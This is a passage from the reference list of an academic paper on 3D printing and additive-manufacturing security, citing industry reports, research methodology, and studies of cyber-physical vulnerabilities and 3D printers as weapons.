[20] Inside Ford's 3d Printing Lab, Where Thousands of Parts Are Made, http://www.computerworld.com, accessed 06/02, 2016.

[21] Mota, C., "The Rise of Personal Fabrication", Proceedings of the 8th ACM conference on Creativity and cognition, 2011, pp. 279-288.

[22] Peffers, K., T. Tuunanen, M. Rothenberger, and S. Chatterjee, "A Design Science Research Methodology for Information Systems Research", J. Manage. Inf. Syst., 24(3), 2007, pp. 45-77.

[23] Pricewaterhousecoopers (Pwc), "3d Printing Comes of Age in Us Industrial Manufacturing", 2016

[24] Rayna, T., and L. Striukova, "From Rapid Prototyping to Home Fabrication: How 3d Printing Is Changing Business Model Innovation", Technological Forecasting and Social Change, 102(2016, pp. 214-224.

[25] Repetier, https://www.repetier.com/, accessed 06/04, 2016.

[26] Sturm, L., C. Williams, J. Camelio, J. White, and R. Parker, "Cyber-Physical Vunerabilities in Additive Manufacturing Systems", Context, 7(2014, pp. 8.

[27] Turner, H., J. White, J. A. Camelio, C. Williams, B. Amos, and R. Parker, "Bad Parts: Are Our Manufacturing Systems at Risk of Silent Cyberattacks?", IEEE Security & Privacy, 13(3), 2015, pp. 40-47.

[28] Wireshark, https://www.wireshark.org/, accessed 06/08, 2016.

[29] Wohlers Associates, "Wohlers Report 2014-3d Printing and Additive Manufacturing-State of the Industry", Wohlers Associates, 2015

[30] Yampolskiy, M., T. R. Andel, J. T. Mcdonald, W. B. Glisson, and A. Yasinsac, "Intellectual Property Protection in Additive Layer Manufacturing: Requirements for Secure Outsourcing", ACM, 2014, pp. 7.

[31] Yampolskiy, M., L. Schutzle, U. Vaidya, and A. Yasinsac, "Security Challenges of Additive Manufacturing with Metals and Alloys", in (Rice, M., and Shenoi, S., 'eds.'): Critical Infrastructure Protection Ix: 9th Ifip 11.10 International Conference, Iccip 2015, Arlington, Va, USA, March 16-18, 2015, Revised Selected Papers, Springer International Publishing, Cham, 2015, pp. 169-183.

[32] Yampolskiy, M., A. Skjellum, M. Kretzschmar, R. A. Overfelt, K. R. Sloan, and A. Yasinsac, "Using 3d Printers as Weapons", International Journal of Critical Infrastructure Protection, 14(2016, pp. 58-71.

[33] Zeltmann, S. E., N. Gupta, N. G. Tsoutsos, M. Maniatakos, J. Rajendran, and R. Karri, "Manufacturing and Security Challenges in 3d Printing", JOM, 2016, pp. 1-10.